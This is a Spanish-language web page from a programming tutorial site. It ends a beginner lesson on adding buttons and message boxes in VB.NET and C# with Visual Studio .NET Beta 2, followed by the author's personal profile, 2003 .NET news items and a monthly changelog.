Vamos a ver ahora el código completo del evento Click del botón cerrar, así como los pasos que se supone que has realizado para poder añadirlo al formulario, tal y como te dije un poco antes:

Para añadir un botón nuevo:
- haz doble click en el elemento Button de la ventana de herramientas que está a la izquierda,
- selecciona el control recién añadido, (haciendo un click simple)
- en la ventana de propiedades selecciona la propiedad Text y escribe en ella la palabra Cerrar,
- en la ventana de propiedades selecciona la propiedad Name y escribe en ella la palabra cmdCerrar,
- haz doble-click en el botón para que se muestre la ventana de código y te mostrará:

```
Private Sub cmdCerrar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
cmdCerrar.Click

End Sub
```

- escribe el código para cerrar el formulario: Me.Close()

Nota: Para que tengas más fácil buscar las propiedades en la ventana de propiedades, puedes hacer que se muestren por orden alfabético, simplemente pulsando en el botón AZ:

Figura 8

Seguramente te estarás preguntando porqué algunas imágenes están en español y otras en inglés, (y si no te lo estás preguntando, te lo va a decir igualmente), es porque algunas capturas las hice en de la versión en castellano de la Beta 2 de Visual Studio .NET y otras en la versión en inglés, ¿la razón o motivo de esta dualidad?, la partición en la que tenía

instalado la versión en español, la he formateado y cuando quise volver a instalarla, me dio tantos errores que desistí y ahora estoy usando la versión inglesa que ya tenía instalada en la partición del Windows XP. Si más adelante vuelvo a instalarla, (cosa que volveré a intentar, aunque no con tanta celeridad como me hubiese gustado, ya que al no tener la documentación en español, me da lo mismo que el entorno de trabajo esté o no en inglés... cosa que cambiará cuando esté la versión definitiva... o cuando me envíen la versión con la documentación en español... lo que antes ocurra).
Sé que estos detalles a lo mejor ni te interesan, pero tenía ganas de explicarlo... je, je.

Para terminar esta segunda entrega, vamos a crear un proyecto igual al que hasta ahora hemos usado, pero con el lenguaje C# (c sharp), para que veas que en algunas cosas es igual de sencillo usarlo, aunque en algunos aspectos es más estricto que el Visual Basic y así de camino te demuestro que no era falso eso que te dije de que en el entorno integrado del Visual Studio .NET podíamos tener varios proyectos en varios de los lenguajes soportados por .NET.

Sin cerrar el proyecto que ya tenemos, despliega el menú File/Archivos y selecciona la opción Add project (Añadir proyecto), del submenú que te mostrará selecciona Nuevo proyecto... y del cuadro de diálogo que te muestra, (como el de la Figura 1), selecciona del panel izquierdo **Visual C# Pojects** y del derecho **Windows Application**, y pulsa en el botón Aceptar.
(en la imagen siguiente te muestro también el nombre que yo le he dado: WindowsApplication1cs)

Figura 9

Se añadirá un nuevo proyecto al Explorador de soluciones, fíjate que la extensión del formulario es .cs en lugar de .vb que es la extensión que se usa en los ficheros de Visual Basic .NET.

Añade los mismos controles que en el formulario de Visual Basic y también cámbiale el nombre al botón cerrar.
Cámbiale el texto que muestra el formulario para que indique esto: **Form1 para c#**, ya sabes, selecciona el formulario y en la ventana de propiedades eliges la propiedad Text.
Haz doble click en el botón Mostrar y escribe este código en el procedimiento que te muestra:
MessageBox.Show("Hola " + textBox1.Text);
Fíjate que en lugar de usar MsgBox, aquí hemos usado MessageBox con la particularidad de que hay que especificar el método que queremos usar, en este caso: Show. El resto se usa igual que con VB, con la salvedad de que la concatenación de cadenas se hace usando el signo de suma (+) en lugar del ampersand (&), (eso mismo también podemos hacerlo con Visual Basic, pero **te recomiendo que uses el signo & en lugar de + cuando quieras *sumar* cadenas de caractes en VB**), y otro detalle: todas las instrucciones en C# deben acabar en punto y coma (;).
Esta función MessageBox también podemos usarla en nuestros proyectos de VB, en lugar de MsgBox, ya que es una clase que pertenece al .NET Framework y todas las clases del .NET Framework podemos usarlas en nuestros proyectos de Visual Basic .NET.

Ahora haz doble click en el botón cerrar y escribe esto otro:

this.Close();
En C# no se utiliza **Me**, sino **this**, que para el caso viene a representar lo mismo: la clase en la que se usa.

Si pulsas F5, verás que funciona de igual forma que antes... tan igual porque es el mismo proyecto de VB, la razón es porque al tener varios proyectos en el panel del explorador de soluciones, tenemos que indicarle cual de los proyectos es el que se ejecutará al pulsar F5, para cambiarlo al de C#, selecciona el nuevo proyecto añadido y pulsando con el botón derecho, selecciona del menú desplegable: **Set as StartUp Project** (seleccionarlo como proyecto de inicio o algo parecido en la versión española)




Figura 10

Pulsa F5 y se ejecutará ese proyecto, te darás cuenta que es el de c# por el caption del formulario, ya que el aspecto es idéntico al de VB, otra cosa por la que te darás cuenta de que no es el proyecto de VB es cuando pulses en el botón mostrar, el cuadro de diálogo no muestra el nombre de la aplicación, como ocurría con el proyecto de VB, (ver la figura 7), para eso ocurra, tendremos que decirle explícitamente que lo muestre:

MessageBox.Show("Hola " + textBox1.Text, **Application.ProductName**);

Esto mismo también es válido si queremos usar esa función desde Visual Basic.

Creo que lo vamos a dejar aquí.

Te resumo lo que hasta ahora hemos aprendido: (dice hemos, porque ***él*** también va experimentando mientras te explica, que conste, no sea que te creas que ***el Guille*** ha nacido sabiendo...)

- Crear un nuevo proyecto en Visual Basic y en C#
- Manejar varios proyectos a la vez, incluso de lenguajes distintos.
- Añadir controles a un formulario e interactuar con ellos mediante eventos.
- Codificar o decirle qué queremos que haga cuando esos eventos se produzcan.
- Usar la función MsgBox y MessageBox para mostrar cuadros de aviso.
- Concatenar (unir varias en una) cadenas de caracteres.
- Uso de la clase Application para mostrar el nombre de la aplicación.
- Uso de Me (o this en c#) para representar a la clase actual.
- Uso de las propiedades de los controles, en este caso la propiedad Text del control TextBox.
- Saber manejarte, aunque sólo sea un poco, por el entorno integrado del Visual Studio .NET
- Conceptos tales como: método, propiedad, evento, parámetro, parámetro opcional, de los cuales tienes

una explicación o definición en la página del glosario, sitio al que te mandan los links que has encontrado en algunas de esas palabras.

Bueno, pues esto ha sido todo por el momento... en la próxima entrega... más.

Nos vemos.
Guillermo

---

ir al índice del

Autor: yo

Gracias por llegar hasta aquí. En principio no me voy a enrollar contándote mi vida, así que respira, por ahora..., porque a lo mejor me da "el avenate" y te cuento la película. 8-}

Mis datos personales son:

Nombre: Guillermo Som
Población: Nerja (Málaga) España
E-mail: guille@costasol.net
Edad: 46 tacos (el 7 de Junio cumplo años, ¿captas la indirecta?) (cuando lo escribí tenía 39, snif!)
Hobbys: La informática, la fotografía, los comics...
Música: *Toda*, dependiendo de como me pille el cuerpo, sobre todo: Phil Collins, Peter Gabriel, (¿Genesis? SI), Pink Floyd, Sting, (y Police, claro), David Bowie, Bob Dylan (el de antes), Supertramp, los Rollings, Led Zeppelin, Deep Purple (Made in Japan), John Lennon, los Beatles (por supuesto), Queen, Simon y Garfunkel, Slade (mi primera cinta legal), Jethro Tull (en su tiempo), Osibisa (los primeros LP's), Michael Jackson, Mike Oldfield, Tangerine Dream, Kitaro, Vangelis, Jea-Michel Jarre, Kenny G, Enya, Tina Turner, Witney Huston, Mariah Carey, Madonna, Rosariyo, Serrat, Miguel Rios, Victor y Ana, el Sabina, los chanclas (los del bolillón)... y muchos más, (que ahora no me vienen a la memoria),
me gusta hasta Pavarotti (el Pavarotti & friends 2 ¡es genial!, el 1 no lo he escuchado, pero será bueno también).
Tarjetas de crédito: Ninguna: ¡me las retiraron! (menos mal)
Coche: Un R11 TSE, que compré en el 86 con lo que ¿ganaba? dando clases de informática
Teléfono particular: No tengo
Mi filosofía: "No le hagas a los demás lo que no quieras que te hagan a ti" (así me va!) y "Si uno no quiere, dos no se pelean" (al menos eso es lo que decía mi padre)

Un poco de historia:
Empecé con esto de la informática con un Spectrum ZX-81 de 1KB (si sólo 1K de memoria, ¡como han cambiado los tiempos!), que cayó en mis manos para explicarle al dueño cómo usarlo, estaba más pegado que yo, eso fué por el 82. La verdad es que me "dejó" alucinado, eso de decirle LET LECHE=80 y que después de poner PRINT LECHE te mostrara el 80, era "demassié"; pero no quedaba ahí la cosa, si después ponías LET LECHE=90, al hacer PRINT LECHE, te ponía 90 en lugar de

80, que cosas... En fin, es que eso de los "ordenadores" era medio-tabú y creia que podían hacerlo TODO, ¡que iluso!

Realmente el primer ordenador que tuve fue un Commodore VIC-20 con 3.5 KB, con un cassette. Me lo "eché" para los Reyes del 83. Poco después me compré un Commodore 64 (¡110.000 pelas del año 83!). Más tarde le compré una disquetera (de segunda mano a un alemán). Mi primer PC fue un XT con dos discos de 360 KB. Desde entonces he tenido o manejado de casi todos los tipos: Apple (no el Mac), Dragon 32, Atari ST (con el primer ratón que usé), Commodore 128, Spectrum, Sinclair QL, Amstrad (de todos los tipos), Commodore Amiga, PC's: XT, AT, SX, 386, 486, Pentium...
El ordenador que tengo en mi casa, es un 486 a 66 (que en las pruebas va 100 Mhz) con 24 MB de RAM, dos discos duros: uno de 400MB y otro de 1GB, y ¡me falta espacio! Gracias que ahora tengo un ZIP-100 y puedo tener cosas grabadas aparte, que sino...
Todavía me acuerdo del Windows 1.0 para mi XT ¡Que leeentooo!
En cuanto a lenguajes de programación, he "tocado" casi todos: Ensamblador, C, C++, Pascal, Forth, LISP... y BASIC, por supuesto! Me quedo con el BASIC, es más fácil y para lo que yo lo uso, me sirve y no me tengo que calentar la cabeza. Si fuera como antes (léase BASIC interpretado), talvez no lo usaría, pero desde el Quick Basic 4.0, no tiene mucho que envidiar a los demás.

Bueno ya está bien de "royo"
Más adelante, en cuanto las pase a CD o las "scaneé", incluiré algunas vistas "maravillosas" de Nerja. Para que veas el sitio tan "guay" en el que vivo y se te pongan "los dientes largos"

Mientras tanto recibe un saludo.

La actualización anterior a mi "royo" fue: la madrugada del 9/Ene/97 (a las 02:50, más o menos)

La nueva, como es lógico ha sido para los 40 tacos y eso ha sido el 6/Jun/97 a las 20:15 hora local, es decir 12 horas antes de la fecha "fatídica". (es que nací a las 8 de la mañana, así estoy que ni duermo... ese madrugón me sentó mal...)

Año 1999: 42 taquillos que tiene el "nene"

Año 2000: 43... y así sucesivamente... que esto de contar años nos pasa a todos, queramos o no... je, je, ese es el consuelo que me queda... (mal de muchos...)


Se busca:

(¿1987?)


El careto que tenía yo con barbas, si parece una foto de "recompensa"
Esta fotillo, me la hice para el permiso de conducir hace 10 años...
Y porque con el Paint Shop Pro se pueden hacer maravillas, si vieras la foto original... 8-)

(1992)

La foto del pasaporte: si no estás "presentable", no te dejan entrar en ningún sitio... 8-)



Julio 2001 en El TechEd de Barcelona



Marzo 2002

Si quieres ver más fotos personales, (autorretratos, mi gente, etc.), pulsa aquí

Noticias punto NET

Algunas noticias que pueden ser de utilidad para los interesados en el desarrollo con .NET Framework

Iniciado el 29/Mar/2003
Actualizado el 06/Nov/2003

- **Whidbey:** la versión Alpha de Visual Studio .NET 2004 (06/Nov/03)
- Nueva versión de SharpDevelop (#Develop) (26/Oct/03)
- Nueva versión (mejorada) de SharpDevelop (24/Ago/03)
- **Información sobre el Tech-Ed Europa 2003** (29/Jun/2003)
- Nueva versión de Web Matrix (entorno gratuito para ASP.NET) (25/Jun/2003)
- **¿Qué es Panorama Box?** (esa cajita que ahora está en algunos artículos) (22/May/03)
- Próxima presentación de Visual Studio .NET 2003 (05/May/03)
- Nueva versión de SharpDevelop (entorno gratuito para .NET) (04/May/03)
- **La Knowledge Base de Microsoft ahora más fácil...** (04/May/03)
- Ya puedes bajar el .NET Framework 1.1 (versión final) (12/Abr/03)
- Visual Studio .NET 2003 (final) disponible para los suscriptores de MSDN (12/Abr/03)
- **Si quieres, puedes probar la última versión de Visual Studio .NET** (10/Abr/03)
- Nueva versión de #ziplib (librería .NET para manejar zips) (29/Mar/03)
- Presentación (29/Mar/03)

...

Whidbey: La versión Alpha de Visual Studio .NET 2004 (06/Nov/03)

Pues eso, que el pasado día 28 de Octubre dieron "libertad" para poder hablar de que es lo que traerá la nueva versión de Visual Studio .NET, la 2004, y por extensión la nueva versión del .NET Framework 2.0.

Como ahora no tengo tiempo para poder explicarte de forma fácil, todo lo nuevo que incluirá la nueva versión de Visual Studio .NET, te pondré unos links a la página en inglés donde se detalla esas nuevas características, también pondré otro a la página en español, aunque, al menos la última vez que entré, no está tan detallado. Pero seguramente que lo irán cambiando, ya que la primera vez que entré fue porque sentí curiosidad por saber que era eso de "mapa de carretera de Visual Studio .NET", que era la traducción que le dieron en su día al "Visual Studio .NET roadmap", que literalmente está bien, pero...

Aquí tienes los dos links que te comentaba más otro de regalo:

http://msdn.microsoft.com/vstudio/productinfo/roadmap.aspx

http://www.microsoft.com/spanish/msdn/vstudio/productinfo/vstudio03/roadmap.asp

Este trata exclusivamente sobre ASP.NET:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnaspp/html/webdevinwhidbey.asp

En otra ocasión intentaré "extraer" las cosas interesantes que han cambiado en Visual Basic .NET y C#, sobre todo las de VB.NET ya que, algunas ya se iban echando de menos, como puede ser la sobrecarga de operadores.

Nueva versión (0.98) de SharpDEvelop (#Develop) el entorno gratuito para desarrollar aplicaciones de .NET

Aunque aún no han mejorado las prestaciones para Visual Basic .NET, cosa que tienen pendiente de mejorar y que según dicen será dentro de muy poco, este entorno de desarrollo si te permitirá crear fácilmente aplicaciones de escritorio con C#, ya que incluye un editor de formularios que si bien no es tan potente como el de Visual Studio, al menos es gratis.

Esta es la dirección para bajarte el código fuente así como el ejecutable (instalador), se necesita tener el .NET Framework 1.1
http://www.icsharpcode.net/OpenSource/SD/Download/

Nueva versión de Web Matrix (entorno de desarrollo gráfico para ASP.NET) (25/Jun/2003)

Pues eso, que ya hay una nueva versión del entorno de desarrollo para ASP.NET (y servicios Web) que, por cierto, es gratuito.

Más información (en español) en:
http://www.microsoft.com/spanish/msdn/wmatrix.asp

Y si quieres bajártelo, (sólo para Windows 2000/XP), prueba en esta dirección:
http://www.webmatrixproject.net/webmatrix/download.aspx?tabindex=4

Si este link no funcionara, (con Microsoft no puede uno fiarse de que los links **siempre** funcionen), prueba con este otro, que además, aunque en inglés, te mostrará más información sobre ese entorno:
http://www.webmatrixproject.net/

Nos vemos.
Guillermo
P.S.

A esta nueva versión la han llamado ASP.NET Web Matrix (Reloaded!) ¿por qué será?

¿Qué es Panorama Box? (esa cajita que ahora está en algunos artículos) (22/May/03)

PANORAMA BOX

El primer servicio que reconocerá y premiará la experiencia de la comunidad de programadores de habla hispana.

Panorama Box es un servicio mediante el cual cada programador podrá subir contenidos que ha desarrollado, recibir sobre estos la calificación de otros programadores y, a su vez, hacer lo propio calificando contenidos de sus colegas.

Los puntos que cada contenido expuesto reciba serán automáticamente acumulados en la "cuenta" del autor y éste podrá canjearlos por premios especiales cuando lo desee.

UN "BOX" DE BENEFICIOS

Panorama Box permite hacer requerimientos de contenidos con urgencia mediante su herramienta "S.O.S." Y ofrece a su vez la posibilidad de encontrar rápidamente otros contenidos en los sitios afiliados. Cada participación en **Panorama Box** suma **PUNTONETS**, la "moneda oficial" del sistema que luego se traduce en premios.


SENCILLO Y MUY OPERATIVO

Para utilizar **Panorama Box** solo basta con registrarse. Si el programador ya esta registrado en **Sharepedia** o **DCE (Desarrollador Cinco Estrellas)**, puede comenzar a utilizar **PANORAMA BOX** instantáneamente y sin necesidad de un nuevo registro.

EL GUILLE es parte de **Panorama Box**, por ello aquí encontrarás el "Box" de Panorama donde se podrá ingresar la información necesaria para hacer uso de cualquiera de las opciones de este nuevo y dinámico servicio.
(También **PortalVB** y **PortalFox** forman parte de Panorama Box)

Panorama Box es una nueva iniciativa de Microsoft a nivel global que traerá aparejado un intercambio jamás visto dentro de las comunidades de programadores en un mismo idioma.

Si quieres más información o bien deseas registrarte, sólo tienes que pulsar en el botón "VER":



Espero que con esta parrafada te quede un poco más claro de que va todo esto de **Panorama Box**.

Nos vemos.
Guillermo

Próxima presentación de Visual Studio .NET 2003 (05/May/03)

Pues eso... el próximo 23 de mayo será la presentación "oficial" en Madrid y el 27 de mayo en Barcelona.

Además de poder asistir a la presentación de la nueva versión de Visual Studio .NET, con charlas sobre las nuevas características de esta versión, entre ellas las dedicadas a los servicios Web y aplicaciones para dispositivos móviles, también podrás asistir a la proyección de la película **Matrix: Reloaded**, para más información... sigue este link:
http://www.microsoft.com/spanish/msdn/spain/eventos/vsnet03/

Nueva versión de SharpDevelop (entorno gratuito para .NET) (04/May/03)

Una nueva revisión de este entorno de desarrollo (gratuito) para lenguajes .NET, aunque en esta ocasión simplemente es para compatibilizar el ejecutable con la nueva versión 1.1 del .NET Framework.

Si aún no tienes un entorno de desarrollo para los lenguajes .NET, puedes usar el que te ofrece la gente de icsharpcode.net, los mismos que han hecho la librería para .NET Framework que nos permite comprimir/descomprimir ficheros en formato ZIP.

La dirección es: http://www.icsharpcode.net/OpenSource/SD/Default.aspx

Aunque, la verdad es que está muy enfocado para ser usado con C#, ya que el editor de formularios está estrechamente ligado con ese lenguaje... pero, menos da una piedra, al fin y al cabo... es una versión gratuita...

Disponible la versión final del .NET Framework 1.1 (12/Abr/03)

También está disponible el .NET Framework 1.1 (final) pero para esto no hace falta que seas suscriptor de MSDN, ya que tanto el SDK como el runtime son gratuitos, los puedes descargar en esta dirección:
http://msdn.microsoft.com/library/default.asp?url=/downloads/list/netdevframework.asp

Por ahora sólo está disponible la versión en inglés, habrá que esperar uno o dos meses para tener disponibles las versiones en español u otros idiomas... pero, algo es algo...

Visual Studio .NET 2003 (final) disponible para los suscriptores de MSDN (12/Abr/03)

Pues eso, que si eres suscriptor de MSDN puedes descargarte desde el sitio de Microsoft la última versión de Visual Studio .NET (en inglés):
http://msdn.microsoft.com/subscriptions/

Nueva versión de #ziplib (librería .NET para manejar zips) (29/Mar/03)

Pues eso, que la gente de **SharpDevelop** (un entorno de desarrollo gratuito para .NET Framework) han publicado una nueva versión de la librería (para .NET Framework) para manejar ficheros en formato ZIP.
La dirección de descarga es:
http://www.icsharpcode.net/OpenSource/SharpZipLib/

Presentación (29/Mar/03)

Debido a que habrá noticias casi de continuo referente a lo que el punto Net se refiere, he decidido crear una sección en la que esté esa información. Por tanto, aquí verás noticias que no son artículos ni trucos, estas mismas cosas seguramente aparecerán en otras secciones, pero habrá otras que no... así que... estate al loro y visita esta sección de vez en cuando, aunque en **Lo Nuevo** siempre habrá

un link hacia lo publicado en esta sección así como cualquier otra cosa publicada en mi sitio.

Lo Nuevo de

Marzo 2003

Pronto un buen regalo si compras mi libro sobre Visual Basic .NET

(31/Mar) **Tutorial de GDI+ con Visual Basic .NET** (colaboración de Cipriano y Manuel Valdezate)
(31/Mar) **CA-Clipper:** El Manual de Clipper que faltaba, Clipper sólo para entendidos
(30/Mar) **Curso de VB .NET:** Entrega doce
(29/Mar) **CA-Clipper:** Ganador de la competencia y nueva competencia
(29/Mar) **.NET:** Nueva versión de #ziplib (librería .NET para manejar zips)
(29/Mar) **.NET: Nueva sección: Noticias punto NET**
(29/Mar) Esta noche nos cambian la hora (en España)
(29/Mar) **CA-Clipper:** Diego Lucio no para, compruébalo tu mismo...
(24/Mar) **CA-Clipper:** Nueva sección y muchas cosas más...
(18/Mar) **CA-Clipper:** El Gurú responde y respuestas para la SuperLib
(16/Mar) **CA-Clipper:** Nueva competencia y más cosillas
(14/Mar) **Anillo de Webs de Desarrollo:** Nuevas incorporaciones
(13/Mar) **Colabora:** XML, HTML y VB
(13/Mar) **CA-Clipper:** Nueva sección de respuestas del Gurú y otras novedades
(12/Mar) **CA-Clipper:** Nueva sección de noticias y más cosillas
(09/Mar) **API:** Deshabilitar Alt+Tab y otras teclas en Windows NT/2000/XP
(08/Mar) **Un web alternativo para ver las páginas del Guille (este sitio)**
(06/Mar) El acceso a algunas páginas sigue fallando...
(03/Mar) **Curso Básico:** Entrega 46
(01/Mar) Visual Basic 6.0 Code Advidsor: Un add-in para ayudarte a migrar a VB.NET
(01/Mar) Consigue un Visual Basic .NET por sólo 13,75 Euros + IVA

Apúntate al grupo del Guille en el SETI
Ver los datos del grupo del Guille en el SETI

Para ver Lo Nuevo de meses anteriores:
Todo el 2003: **Enero**, **Febrero**,
Todo el 2002: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo el 2001: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo el 2000: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio , Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1999: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1998: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1997: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

---

Tutorial de GDI+ con Visual Basic .NET (colaboración de Cipriano y Manuel Valdezate) (31/Mar)

CA-Clipper: El Manual de Clipper que faltaba, Clipper sólo para entendidos (31/Mar)

Curso de VB .NET: Entrega doce (30/Mar)

CA-Clipper: Ganador de la competencia y nueva competencia (29/Mar)

.NET: Nueva sección: Noticias punto NET (29/Mar)

Pues eso, a partir de hoy las noticias referente a .NET Framework las podrás encontrar en la nueva sección **Noticias punto NET**, para que no te pierdas nada de lo que acontece en el mundo de .NET Framework.

Y la inauguro con la nueva versión de la librería para manejar ficheros comprimidos (zip) desde .NET Framework.

Esta noche nos cambian la hora (en España) (29/Mar)

Pues eso... esta noche, en España, entraremos en el "horario de verano" y ya estaremos a dos horas del horario universal o solar... que dicen que hay que aprovechar la energía eléctrica...

CA-Clipper: Diego Lucio no para, compruébalo tu mismo... (29/Mar)

CA-Clipper: Nueva sección y muchas cosas más... (24/Abr)

CA-Clipper: El Gurú responde y respuestas para la SuperLib (18/Mar)

☐ **CA-Clipper:** Nueva competencia y más cosillas (15/Mar)

☐ **Anillo de Webs de Desarrollo:** Nuevas incorporaciones (14/Mar)

☐ **CA-Clipper:** Nueva sección de respuestas del Gurú y otras novedades (13/Mar)

☐ **CA-Clipper:** Nueva sección de noticias y más cosillas (12/Mar)

☐ **API:** Deshabilitar Alt+Tab y otras teclas en Windows NT/2000/XP (09/Mar)

☐ **Un web alternativo para ver las páginas del Guille (este sitio)** (08/Mar)

Pues eso, gracias a la gente de BusiNet (**http://www.businet.net/**) tenemos un sitio alternativo en el que poder encontrar todo lo que "La Web del Guille" te proporciona... que no es poco (es que no tengo abuela, je, je).

El nombre del nuevo sitio es: **http://www.mundoprogramacion.com/**.

> Realmente el contenido es el mismo, salvo cuatro cosas que ya no se utilizan, así que si te encuentras con algún error de que no existe algo, puedes intentarlo desde el sitio de siempre, (en Costasol), es decir: **http://guille.costasol.net/**.

Espero que con esta novedad ya no tendrás problemas para acceder a lo que necesitas...
No se si así solucionaremos los problemas de que se muestre una página equivocada, ya que según te comenté en otras ocasiones, ese fallo se "supone" que es por culpa del Proxi que Telefónica tiene...

Gracias tanto a **Web Costasol** (y en particular a Manolo Franco) por ser el que ha hecho posible que ***el sitio del Guille*** sea una realidad desde hace ya casi siete años y a **BusiNet** porque a partir de ahora tengas la posibilidad de acceder a un nuevo sitio "oficial" con el contenido de ***la Web del Guille***, y no sólo cuando tengas problemas.

Nos vemos.
Guillermo

☐ **El acceso a algunas páginas sigue fallando...** (06/Mar)

Pues eso... que lo que te muestre la página que no debe mostrar se está convirtiendo en algo "super" habitual y ya no se que hacer... según me dicen es por causa de un Proxi que los de Telefónica han puesto... ¡pues vaya mierda! (y perdón por la expresión), pero es que estoy ya un poco harto de tantos fallos, entre otras cosas porque a muchos les parece que es que están mal los links (o enlaces) y me avisan, cosa que agradezco, pero... no es que estén mal los links... ¡es que unas veces se muestran bien y otras no!

Si te pasa esto... prueba a darle a "refrescar" (F5) y si esto no lo soluciona, prueba a borrar el caché del explorer... y si eso tampoco... ya no se que más recomendarte, aunque algunas veces ni haciendo esto último se soluciona... (si quieres más detalle de cómo borrar los ficheros del caché del explorador, vete a Lo Nuevo de Diciembre y en el día 12 lo explico... ya ni me atrevo a usar un link...)

En cuanto a lo de que ya no se muestre ninguna página, como estuvo ocurriendo hace una semana, no creo que se vuelva a repetir, aunque en ocasiones, puede que el acceso vaya muuuuyyyy leeeennnnttttooooo... pero... es que no hay más que lo que hay... y por lo que se ve, algunas veces es poco el ancho de banda y demasiados los usuarios que acceden de forma simultánea...

En fin... espero que pronto se solucione todo...
Y a partir de muy pronto habrá un nuevo sitio con el contenido de mis páginas, para que si uno no funciona, se pueda probar

en el otro... pero esto aún no es definitivo, aunque parece que va en serio el ofrecimiento que me han hecho, ya te informaré cuando sea una realidad...

Gracias y lo dicho en otras ocasiones: disculpen las molestias...

Nos vemos.
Guillermo

Curso Básico: Entrega 46 (03/Mar)

Visual Basic 6.0 Code Advidsor: Un add-in para ayudarte a migrar a VB.NET (01/Mar)

Consigue un Visual Basic .NET por sólo 13,75 Euros + IVA (01/Mar)

La revista Sólo Programadores y Microsoft España te permiten conseguir la versión estándar de Visual Basic .NET por sólo 13,75 Euros + IVA (sólo para residentes en España).
La forma de poder conseguir uno de los 200 VB.NET a ese precio, está explicado en la revista Sólo Programadores del mes de marzo de 2003 y consiste en entrar en la dirección de internet que se indica en sus páginas y mediante un código que aparece en la revista puedes conseguir uno de esos paquetes a ese precio tan bajo.

Esta promoción es una cortesía de Microsoft España hacia los lectores de la revista, en la que Francisco Charte publica un curso de VB.NET, así que... si tienes domicilio en España y quieres el VB.NET por un precio muy bajo, ya sabes...

¿Que porqué hago esta publicidad gratuita?
Porque el colega Paco Charte publica en esa revista un curso de VB.NET que de seguro será interesante...
